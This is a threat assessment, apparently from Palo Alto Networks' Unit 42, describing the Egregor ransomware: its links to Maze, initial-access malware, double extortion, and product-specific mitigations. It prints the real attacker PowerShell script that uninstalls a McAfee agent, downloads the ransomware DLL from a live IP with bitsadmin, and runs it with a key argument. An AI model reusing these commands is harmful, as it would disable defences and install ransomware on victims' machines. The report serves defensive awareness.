Threat Assessment: Egregor Ransomware

By Doel Santos, Brittany Barbehenn, Robert Falcone

Published: 2020-12-09 · Archived: 2026-04-06 00:28:45 UTC

Executive Summary

Since September 2020, Unit 42 researchers have observed Egregor ransomware affecting multiple industries globally, including those within the U.S, Europe, Asia Pacific and Latin America, following the decline in operations utilizing the Maze ransomware. Egregor operations mimic that of Maze operations, leading us to believe that although Maze operators announced a shutdown of the "Maze Team Project," the operators behind those activities have simply developed a new ransomware to move their objectives forward.

Due to the surge in Egregor ransomware activity, we've created this general threat assessment for overall threat awareness. Full visualization of the techniques observed and their relevant courses of action can be viewed in the Unit 42 ATOM Viewer.

Malware Overview

Egregor is a variant of the Sekhmet ransomware family. It has been observed since at least September 2020, around the same time when Maze ransomware operators announced an intent to shut down their operations. Affiliates who utilized the Maze ransomware to conduct their activities now appear to have likely moved on to Egregor to avoid disrupting their operations.

Maze ransomware leveraged malware such as Trickbot, and Egregor has followed suit, using commodity malware such as Qakbot, IcedID and Ursnif for initial access. Ryuk ransomware also leveraged both Trickbot and BazaLoader in a similar fashion to gain initial access to a victim system.

After initial infection, scripts are used to modify victim firewalls and enable Remote Desktop Protocol (RDP). Cobalt Strike is used to conduct network reconnaissance, move laterally across the network, exfiltrate data and prepare for execution.

During our analysis, we observed a ZIP file containing a PowerShell script (Figure 1) that attempts to uninstall a McAfee endpoint agent. It then uses BITS to download the Egregor DLL from a malicious server and execute the payload using Rundll32.

```
& "C:\Program Files (x86)\McAfee\Common Framework\x86\Frminst.exe" /forceuninstall
Start-sleep -seconds 60
bitsadmin /transfer hk http://49.12.104.241:81/sm.dll C:\users\public\pictures\sm.dll
& rundll32.exe C:\users\public\pictures\sm.dll,DllRegisterServer -passegregor10
```

Figure 1.PowerShell script used to download Egregor ransomware.

Egregor uses multiple anti-analysis and evasion techniques, such as disabling a system's antivirus software and heavily obfuscating the payload. Also, the payload can only be executed with a key using the expected command-

line argument, in this case “-passegregor10”. When run on the victim’s system, Egregor changes the files’ extensions to a random set of characters. When the encryption of files is complete, the ransomware creates the ransom note file “RECOVER-FILES.txt” in all folders that contain encrypted files.



Figure 2. Egregor’s “Hall of Shame.”

The ransom note provides instructions with a three-day deadline to pay the ransom. If no contact is made within that timeframe, the victim risks exposure of all exfiltrated data on the Egregor “Hall of Shame” (Figure 2). Visible on the Hall of Shame is a visitor number and a progress percentage apparently referring to uploading data. We suspect that these numbers are used to aid the threat actors’ ransom negotiations.

More information on ransomware can be found in the 2021 Unit 42 Ransomware Threat Report.

Courses of Action

This section documents relevant tactics, techniques and procedures (TTPs) used with Egregor and maps them directly to Palo Alto Networks product(s) and service(s). It also further instructs customers on how to ensure their devices are configured correctly.

Product / Service	**Course of Action**
Initial Access, Execution, Privilege Escalation, Defense Evasion	
The below courses of action mitigate the following techniques: Spearphishing Attachment [T1566.001], Valid Accounts [T1078], PowerShell [T1059.001], DLL Side-Loading [T1574.002], Process Injection [T1055], Obfuscated Files or Information [T1027], Rundll32 [T1218.011]	
NGFW	Set up File Blocking
	Ensure that User-ID is only enabled for internal trusted interfaces
	Ensure that 'Include/Exclude Networks' is used if User-ID is enabled
	Ensure that the User-ID Agent has minimal permissions if User-ID is enabled

	Ensure that the User-ID service account does not have interactive logon rights
	Ensure remote access capabilities for the User-ID service account are forbidden
Threat Prevention†	Ensure that antivirus profiles are set to block on all decoders except 'imap' and 'pop3'
	Ensure a secure antivirus profile is applied to all relevant security policies
	Ensure that all zones have Zone Protection Profiles with all Reconnaissance Protection settings enabled, tuned and set to appropriate actions
WildFire†	Ensure that WildFire file size upload limits are maximized
	Ensure forwarding is enabled for all applications and file types in WildFire file blocking profiles
	Ensure a WildFire Analysis profile is enabled for all security policies
	Ensure forwarding of decrypted content to WildFire is enabled
	Ensure all WildFire session information settings are enabled
	Ensure alerts are enabled for malicious files detected by WildFire
	Ensure 'WildFire Update Schedule' is set to download and install updates every minute
Cortex XDR	Enable Anti-Exploit Protection
	Enable Anti-Malware Protection
Cortex XSOAR	Deploy XSOAR Playbook - Phishing Investigation - Generic V2
	Deploy XSOAR Playbook - Endpoint Malware Investigation
Discovery	
The below courses of action mitigate the following techniques: Account Discovery [T1087], Domain Trust Discovery [T1482], File and Directory Discovery [T1083]	
NGFW	Ensure application security policies exist when allowing traffic from an untrusted zone to a more trusted zone
	Ensure 'Service setting of ANY' in a security policy allowing traffic does not exist
	Ensure 'Security Policy' denying any/all traffic to/from IP addresses on Trusted Threat Intelligence Sources Exists
Cortex XDR	Configure Behavioral Threat Protection under the Malware Security Profile
Impact	

The below courses of action mitigate the following techniques: Data Encrypted for Impact [T1486]	
Cortex XSOAR	Deploy XSOAR Playbook - Ransomware Manual for incident response.

Table 1. Courses of Action for Egregor ransomware.

†These capabilities are part of the NGFW security subscriptions service.

Conclusion

In the short period of its observed activities, Egregor ransomware has compromised industries globally, including those within the U.S, Europe, Asia Pacific and Latin America. Organizations should be aware of and monitor the use of commodity malware, such as Qakbot, IcedID and Ursnif, that could end up delivering Egregor ransomware as a second-stage payload. Like Maze and other current variants, Egregor ransomware affiliates use double extortion. They host an extortion website called the “Hall of Shame” site to create additional pressure and shame their victims into paying the ransom.

With the fall of Maze ransomware and the rise of Egregor, we suspect the group behind this ransomware will remain active in the following months and will continue their efforts to target high-profile organizations.

Indicators associated with this Threat Assessment are available on GitHub, have been published to the Unit 42 TAXII feed and are viewable via the ATOM Viewer.

In addition to the above courses of action, AutoFocus customers can review additional activity by using the tag Egregor.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Enlarged Image

Source: https://unit42.paloaltonetworks.com/egregor-ransomware-courses-of-action/